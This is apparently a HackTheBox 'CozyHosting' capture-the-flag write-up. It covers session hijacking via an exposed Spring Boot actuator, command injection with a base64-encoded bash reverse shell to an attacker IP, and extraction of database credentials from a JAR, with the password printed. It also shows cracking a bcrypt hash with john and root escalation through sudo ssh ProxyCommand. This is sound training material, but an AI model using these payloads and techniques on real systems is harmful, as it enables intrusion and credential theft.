Machine: CozyHosting

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▼ User Flag

▼ Network Reconnaissance and Service Enumeration with Nmap

Running `nmap` scan againt target again the target host, Discovring open `ports` and `versions`.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap 10.10.11.230 -Pn -p- -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-15 12:31 IDT
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 2.99% done; ETC: 12:33 (0:02:10 remaining)
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 7.11% done; ETC: 12:33 (0:01:18 remaining)
Nmap scan report for 10.10.11.230
Host is up (0.081s latency).
Not shown: 65477 closed tcp ports (reset), 56 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 73.23 seconds
```

Then i’ve scanned for the specific ports found and their `versions`


```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap 10.10.11.230 -Pn -p20,80 -T4 -sV -sC
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-15 12:36 IDT
Nmap scan report for 10.10.11.230
Host is up (0.080s latency).

PORT   STATE  SERVICE  VERSION
20/tcp closed ftp-data
80/tcp open   http     nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cozyhosting.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.84 seconds
```

▼ CMS Identification and Directory Fuzzing with FFUF

When viewing the source-code of the website i saw commented line that indicate the exact version on the `CMS` running on the website. After research found that i found that it uses `Spring Boost` (Java framework) and `Java`.


```
    <meta content="width=device-width, initial-scale=1.0" name="viewport">

    <title>Cozy Hosting - Home</title>

    <link href="assets/img/favicon.png" rel="icon">
    <link href="https://fonts.googleapis.com/css?family=Open+Sans:300,300i,400,400i,600,
          rel="stylesheet">
    <link href="assets/vendor/aos/aos.css" rel="stylesheet">
    <link href="assets/vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet">
    <link href="assets/vendor/bootstrap-icons/bootstrap-icons.css" rel="stylesheet">
    <link href="assets/css/style.css" rel="stylesheet">

    <!-- =======================================================
    * Template Name: FlexStart
    * Updated: Mar 10 2023 with Bootstrap v5.2.3
    * Template URL: https://bootstrapmade.com/flexstart-bootstrap-startup-template/
    * Author: BootstrapMade.com
    * License: https://bootstrapmade.com/license/
    ======================================================= -->
</head>
```

From there i've looked for exploit for that exact `CMS` Version, Found two results related but without any succsess. I decided to take my active scanning a bit further and fuzz for directories with ffuf utility and found couple of directories.




▼ Leveraging Spring Boot Actuator to Hijack User Sessions and Discover Admin Panel Info


After a short research with `ChatGPT` i found that `Spring boot` JAVA Framework which has a feature called `Spring Boot Actuator`, It's like a control panel for the website who running it and `ChatGPT` mention the endpoint that could be exposed when mis-configured at the path `/actuator`. I browsed over to `http://cozyhosting.com/actuator/sessions` which is another endpoint `ChatGPT` found for me that could hold valueable data when exposed. I saw `JSON` format with a session key and string which seems like a username.



I’ve try to added this cookie and pass it through the `Cookie editor` plugin in Mozilla Firefox on `/login`, Refresh the page and got logged in to user `kanderson`.




Then i view the dashboard `source-code` and came across another commented like mention the `Admin` panel version running,




▼ Exploiting Command Injection in /executessh to Achieve Reverse Shell Access


From that i’ve seen another `HTML` code on the source-code on the form that add a host to “Automatic patching” when patch missing. That `HTML` Code seems to use `POST` HTTP Request to the endpoint `/executessh` which seems interesting. I catch the HTTP POST Request through Burpsuit and saw that the Body request contain two parameters called `host` and `username`.


Then i've tried to fuzz the those parameters with diffrent command injections. When i try fuzzing the `username` parameter for reverse shell i get response that says `Premission denied` which bummer but also an indication for us that this parameter is vulnerable to command execution.



After trying diffrent reverse shell payloads that didn't accepted by the server use the website `https://www.revshells.com/` to generate a shell command, Then took it to the website `https://www.base64encode.org/` in order to encode the payload into `base64` format and succsessfuly spawn a shell.


Reverse Shell Generator
IP & Port
IP
10.10.14.12
Port
9010
+1
Listener
Advanced
nc -lvnp 9010
Type
nc
Copy
Reverse
Bind
MSFVenom
HoaxShell
OS
All
Name
Search...
Show Advanced
Bash -i
Bash 196
Bash read line
sh -i >& /dev/tcp/10.10.14.12/9010 0>&1


Live mode OFF
Encodes in real-time as you type or paste (supports only the UTF-8 character set).
ENCODE
Encodes your data into the area below.
c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTIvOTAxMCAwPiYx
Copy to clipboard
Encode files to Base64 format
Select a file to upload and process, then you can download the encoded result.
Click (or tap) here to select a file





```
┌──(kali㉿kali)-[~/…/Hijackd/HackTheBox/HTB Labs/Labs VPN]
└─$ nc -lvp 9005
listening on [any] 9005 ...
connect to [10.10.14.12] from cozyhosting.htb [10.10.11.230] 54492
sh: 0: can't access tty; job control turned off
$ ls
cloudhosting-0.0.1.jar
$ whoami
app
$ id
uid=1001(app) gid=1001(app) groups=1001(app)
$ ls
```

▼ Extracting Database Credentials from JAR and Cracking User Passwords to Gain SSH Access


I didn't find any file related to the user flag there, So i've try to search for more valueable information that could esclate my privilages. I took the `cloudhosting-0.0.1.jar` file i found on `/app` directory copy it to the `/tmp` folder and unzip it. From there i found a file contain's SQL Postgress credantials.

```
$ cat application.properties
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR$
```

I took those credentials and login to the SQL Postgres database. I view the available databases.



After that i view the table’s contents from the cozyhosting database and found users credantials with password saved as hash.



I took this hash insert it into a file and crack it with john.

```
┌──(kali㉿kali)-[~/…/HackTheBox/HTB Labs/Labs/CozyHost]
└─$ john --format=bcrypt admin_user_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:09 0.00% (ETA: 2025-08-19 07:21) 0g/s 79.20p/s 79.20c/s 79.20C/s dreamer..anderson
manchesterunited (?)
1g 0:00:00:40 DONE (2025-08-16 18:23) 0.02446g/s 68.68p/s 68.68c/s 68.68C/s dougie..keyboard
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


From what i saw when i navigate through the /home directory when i spawned the shell, User called josh which i couldn't cd into because of premission, From that i came to a conclusion to try use the found password to the found user via SSH and it worked.

```
└─$ ssh josh@10.10.11.230
josh@10.10.11.230's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Aug 16 03:27:08 PM UTC 2025

  System load:           0.0
  Usage of /:            56.6% of 5.42GB
  Memory usage:          17%
  Swap usage:            0%
  Processes:             238
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.230
  IPv6 address for eth0: dead:beef::250:56ff:fe94:4fab


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Aug 29 09:03:34 2023 from 10.10.14.41
josh@cozyhosting:~$ ls
user.txt
josh@cozyhosting:~$ cat user.txt
3049515cd3f2c68137c7f35e287464df
josh@cozyhosting:~$
```

▼ Root Flag

▼ Privilege Escalation via Sudo SSH with ProxyCommand to Obtain Root Shell

After that i checked with the command `sudo -l` to list the `josh` user privilages with `root` privilages, And i found that i can run `/bin/bin/ssh` with `root` privilages and with any arguments i want. I abuse the flag `ProxyCommand` which is a flag that let you pass a command as arguemnt that will be executed before he try's to connect via `SSH`. I ran te command and spawn a `root` shell sucssfeully.



▼ Accessing the Root Directory and Capturing the Root Flag

Then i navgiate to the `/root` directory and saw the `root` flag.